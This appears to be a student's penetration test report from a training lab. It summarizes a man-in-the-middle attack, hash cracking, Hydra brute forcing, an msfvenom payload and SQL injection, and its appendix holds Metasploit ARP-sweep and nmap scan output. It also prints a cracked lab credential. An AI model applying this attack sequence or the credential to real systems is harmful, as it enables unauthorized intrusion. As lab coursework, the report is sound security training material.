South Bay Technologies

Security Penetration Test Report

Kale Dunlap
Senior IT Security Auditor
Sandbox Inc.
4970 Gordon Street
Fullerton, CA, 93632

TABLE OF CONTENTS

FIGURES AND TABLES

APPENDICES

1.0 Executive Summary

In the penetration test conducted, a variety of tactics, including a Man-in-the-Middle (MiTM) attack, were employed to assess the security of the client's systems. Various tools were used to uncover vulnerabilities and potential weaknesses in the targeted environment. The team utilized a multifaceted approach, ensuring a thorough evaluation of the client's security posture.

The penetration test report provides a detailed account of identified vulnerabilities, complete documentation of the testing process, and a comprehensive list of recommended actions. By documenting all findings meticulously, the report not only serves as a record of the security assessment but also equips the client with valuable insights into areas that require attention. The recommended course of action offers a roadmap for the client to address and rectify the identified vulnerabilities, fostering a proactive approach to enhancing overall system security.

2.0 Purpose

The purpose of the Penetration test is to check for network risks and vulnerabilities. Using our specialized tools (listed in section 4.0), we were able to check those vulnerabilities and do a complete scan of the network. These scans mainly check the overall security of the network environment and ensure there aren’t any huge red flags within the network.

3.0 Scope

The Penetration test consisted of an assessment of the following items:

- Scanned Network for any hosts that were active.

- Scanned for any open ports being used on those host machines.

4.0 Tools and Methodologies

- Nmap: a scanning tool used to discover and locate devices on a computer network by identifying open ports and services running on those devices.
- Metasploit: a penetration testing framework tool, used by security experts to discover and take advantage of weaknesses in computer systems and applications. It assists in evaluating and enhancing cybersecurity defenses.
- CyberChef: a web-based tool for performing various data manipulation and analysis tasks on cybersecurity data, making it easier to process and decode different types of data.

- Nslookup: a command-line utility for network management that queries the Domain Name System to retrieve additional DNS entries or the mapping between a domain name and an IP address.

5.0 Findings

During the social engineering part of the penetration test, a critical discovery involved the recovery and cracking of a hash, unveiling the credentials: Username "PPotts" and Password "ILoveYou3000." The findings emphasize the importance of user awareness training and security measures to mitigate the risk of unauthorized access and potential exploitation of sensitive information.

5.1 Reconnaissance

-showdan.com, whois, dig, and social engineering

5.2 Network Evaluation

- The service "Nessus" was used to scan systems/network for vulnerabilities. The results revealed only one medium-threat-level vulnerability, pinpointing a potential security gap. The identified risk stems from a lack of configured SMB Signing, a weakness that can be effectively mitigated through recommended measures.

5.3 Operating System Evaluation

- Successfully performed MiTM Attack using the tool "Responder".

- Successfully logged into the Windows 10 machine using the credentials found prior.

- Used "Metasploit" to execute an exploit to extract hashes.

- Uncovered usernames/passwords using "hashcat" tool.

- Used "Hydra" tool to attack Ubuntu Server. Passwords were recovered for the users: cjanssen & pphillips.

- File extraction was performed to recover the following files: "Charlotte-Secrets", "Phoenix-Secrets", "root-secret".

- Created SMB share to grab files from Windows 2016 Server.

- Used "msfvenom" tool to create custom payload to breach Windows system.

- Able to successfully obtain file "Top-Secret-WWilson" using this custom payload.

5.4 Web Application Evaluation

We employed tools like "Zap Scan" and "Burp Suite" for an in-depth analysis of HTML and error codes, using the extracted information to identify and exploit vulnerabilities in the Fruit store website. Through examination, the testing team successfully executed SQL injection attacks, breaching the website's defenses and gaining unauthorized access to sensitive information. This brings the critical need for the implementation of enhanced web application security measures to light.

6.0 Summary

The results revealed multiple hosts with open and vulnerable ports. These hosts were found to be relatively easy to breach, highlighting significant security risks within the tested environment. The presence of numerous open and vulnerable ports suggests potential weaknesses in the network's configuration and security measures, emphasizing the need for immediate remediation to mitigate the identified risks and enhance the overall security posture.

6.1 Analysis

The penetration test revealed vulnerabilities across various systems, particularly the 2016 Windows Server and Ubuntu Server, both showing weaknesses in their security measures. The recovered passwords were too short, posing an increased risk as they could be more susceptible to rapid cracking attempts. Additionally, the practice of naming files with sensitive names like "top-secret" is a potential security flaw, making it easier for attackers to pinpoint and exploit valuable information. The findings underscore the critical need for immediate security enhancements, including improved password policies, strengthened access controls, and a more secure file naming system to improve the overall security measures of these systems.

6.2 Recommendations

1) Application Security:

Prioritize regular code reviews, dynamic analysis, and penetration testing for robust application security. Employ web application firewalls (WAFs) and keep applications updated to mitigate emerging threats.

2) User Training:

Conduct frequent cybersecurity training, emphasizing strong passwords, multi-factor authentication (MFA), and encouraging a reporting system for suspicious activities.

3) Privilege Management:

Implement least privilege principles, regularly review user permissions, and use privilege management tools to monitor and control access, minimizing the risk of unauthorized access.

4) Endpoint Security:

Utilize advanced endpoint protection, ensure regular updates, and conduct vulnerability assessments. Enforce encryption, access controls, and policies to prevent unauthorized software installations.

5) Incident Response and Monitoring:

Develop and update an incident response plan, implement continuous monitoring tools, and conduct regular simulated exercises to refine response capabilities. Maintain effective communication channels and a skilled incident response team.

7.0 Points of Contact

Table 7.1 provides the Points of Contact for this Document.

Name	Title	Email	Phone #
Kale Dunlap	Senior IT Security Auditor	Kd901@southbay.com	310-801-9012
James Smith	CEO / Manager	jsmith@contact.com	901-617-8276

8.0 Distribution List

Table 8.1 provides the Distribution list for this Document.


Table 8.1 Distribution List


Recipient Name	Recipient Organization	Distribution Method
Lebron James	StarTech // Cybersecurity Analyst	Electronic
Donald Trump	StarTech // Penetration Tester	Electronic
Dana White	StarTech // Security Architect	Electronic
Tom Brady	StarTech // Cybersecurity Engineer	Electronic
Clayton Kershaw	StarTech // Forensics	Electronic


APPENDICES


Appendix A.

Active Recon:




Lab 1.1.1c Floor Cabling Diagra
Course Modules: 23/FA Security
My Apps Dashboard | TSTC
Amazon AppStream 2.0
Lab 3.1.3 Active Recon #2 - Goo
appstream2.us-east-2.aws.amazon.com/#/streaming?reference=fleet%2FCybersecurity-Fleet
Resources
Canvas
Tutoring
Login | CompTIA
main.py
Tutor
Pocket Prep
picoCTF
Interview Scripting
BASH
Yandex
A+ practice tests
Free cert exams
Enterprise ITNW 23...
3.1.3 lab vid
10.0.8.10
23:02
kali@kali: ~
File Actions Edit View Help
[-] Invalid module index: 0
msf6 > search arp scanner
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/scanner/discovery/arp_sweep normal No ARP Sweep Local Network Discovery
1 auxiliary/scanner/discovery/ipv6_neighbor normal No IPv6 Local Neighbor Discovery
2 auxiliary/scanner/misc/raysharp_dvr_passwords normal No Ray Sharp DVR Password Retriever
3 post/windows/gather/arp_scanner normal No Windows Gather ARP Scanner
Interact with a module by name or index. For example info 3, use 3 or use post/windows/gather/arp_scanner
msf6 > use 0
msf6 auxiliary(scanner/discovery/arp_sweep) > show options
Module options (auxiliary/scanner/discovery/arp_sweep):
Name Current Setting Required Description
INTERFACE no The name of the interface
RHOSTS yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SHOST no Source IP Address
SMAC no Source MAC Address
THREADS 1 yes The number of concurrent threads (max one per host)
TIMEOUT 5 yes The number of seconds to wait for new data
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/discovery/arp_sweep) > ifconfig
[*] exec: ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
inet 10.0.8.10 netmask 255.255.255.0 broadcast 10.0.8.255
inet6 fe80::bc:deff:fe2c:a73d prefixlen 64 scopeid 0x20<link>
ether 02:bc:de:2c:a7:3d txqueuelen 1000 (Ethernet)
RX packets 6677165 bytes 4275597903 (3.9 GiB)
RX errors 0 dropped 33 overruns 0 frame 0
TX packets 8547317 bytes 1226864414 (1.1 GiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>


Lab 1.1.1c Floor Cabling Diagra
Course Modules 23/IA Security
My Apps Dashboard | TSTC
Amazon AppStream 2.0
Google Docs
appstream2.us-east-2.aws.amazon.com/#/streaming?reference=fleet%2FCybersecurity-Fleet
Resources
Canvas
Tutoring
Login | CompTIA
main.py
Tutor
Pocket Prep
picoCTF
Interview Scripting
BASH
Yandex
A+ practice tests
Free cert exams
Enterprise ITNW 23...
3.1.3 lab vid
10.0.8.10
22:45
kali@kali: ~
File Actions Edit View Help
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/discovery/arp_sweep) > set rhost 10.0.8.90/8
rhost => 10.0.8.90/8
msf6 auxiliary(scanner/discovery/arp_sweep) > show options
Module options (auxiliary/scanner/discovery/arp_sweep):
Name Current Setting Required Description
INTERFACE no The name of the interface
RHOSTS 10.0.8.90/8 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
SHOST no Source IP Address
SMAC no Source MAC Address
THREADS 1 yes The number of concurrent threads (max one per host)
TIMEOUT 5 yes The number of seconds to wait for new data
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/discovery/arp_sweep) > run
^C[-] run: Interrupted
msf6 auxiliary(scanner/discovery/arp_sweep) > run
^C[-] run: Interrupted
msf6 auxiliary(scanner/discovery/arp_sweep) > set rhost 10.0.8.90
rhost => 10.0.8.90
msf6 auxiliary(scanner/discovery/arp_sweep) > run
[+] 10.0.8.90 appears to be up (UNKNOWN).
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/discovery/arp_sweep) >
Lab 1.1.1c Floor Cabling Diagra
Course Modules 23/IA Security
My Apps Dashboard | TSTC
Amazon AppStream 2.0
Google Docs
appstream2.us-east-2.aws.amazon.com/#/streaming?reference=fleet%2FCybersecurity-Fleet
Resources
Canvas
Tutoring
Login | CompTIA
main.py
Tutor
Pocket Prep
picoCTF
Interview Scripting
BASH
Yandex
A+ practice tests
Free cert exams
Enterprise ITNW 23...
3.1.3 lab vid
10.0.8.10
22:46
kali@kali: ~
File Actions Edit View Help
msf6 auxiliary(scanner/discovery/arp_sweep) > sudo nmap -sV -vv -O 10.0.8.90
[*] exec: sudo nmap -sV -vv -O 10.0.8.90
Starting Nmap 7.93 (https://nmap.org) at 2023-10-12 22:45 UTC
NSE: Loaded 45 scripts for scanning.
Initiating ARP Ping Scan at 22:45
Scanning 10.0.8.90 [1 port]
Completed ARP Ping Scan at 22:45, 0.06s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:45
Completed Parallel DNS resolution of 1 host. at 22:45, 0.00s elapsed
Initiating SYN Stealth Scan at 22:45
Scanning ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90) [1000 ports]
Discovered open port 22/tcp on 10.0.8.90
Discovered open port 21/tcp on 10.0.8.90
Discovered open port 3306/tcp on 10.0.8.90
Discovered open port 445/tcp on 10.0.8.90
Discovered open port 8080/tcp on 10.0.8.90
Discovered open port 80/tcp on 10.0.8.90
Discovered open port 631/tcp on 10.0.8.90
Completed SYN Stealth Scan at 22:46, 4.46s elapsed (1000 total ports)
Initiating Service scan at 22:46
Scanning 7 services on ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90)
Completed Service scan at 22:46, 6.03s elapsed (7 services on 1 host)
Initiating OS detection (try #1) against ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90)
Retrying OS detection (try #2) against ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90)
NSE: Script scanning 10.0.8.90.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 22:46
Completed NSE at 22:46, 0.04s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 22:46
Completed NSE at 22:46, 0.02s elapsed
Nmap scan report for ip-10-0-8-90.us-east-2.compute.internal (10.0.8.90)
Host is up, received arp-response (0.00054s latency).
Scanned at 2023-10-12 22:45:56 UTC for 15s
Not shown: 991 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
21/tcp open ftp syn-ack ttl 64 ProFTPD 1.3.5
22/tcp open ssh syn-ack ttl 64 OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
80/tcp open http syn-ack ttl 64 Apache httpd 2.4.7
445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp syn-ack ttl 64 CUPS 1.7
3000/tcp closed ppp reset ttl 64
3306/tcp open mysql syn-ack ttl 64 MySQL (unauthorized)
8080/tcp open http syn-ack ttl 64 Jetty 8.1.7.v20120910
8181/tcp closed intermapper reset ttl 64
MAC Address: 02:38:66:96:6E:2F (Unknown)
OS fingerprint not ideal because: Didn't receive UDP response. Please try again with -sSU




Network Enumeration:

3.1.4 Network Enumeration

PART A:


2. a)




3. a) 1 host was vulnerable

b) Apache httpd 2.4.25 ((Debian))

PART B:

1. 

2b) iii. “Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet.”



2c) iv.

[*] 10.0.8.30:139 - Starting module

[-] 10.0.8.30:139 - Login Failed: Unable to negotiate SMB1 with the remote host: Not a valid SMB packet

[*] 10.0.8.30:445 - Starting module

[*] 10.0.8.30:445 - Windows 2019 (Unknown)

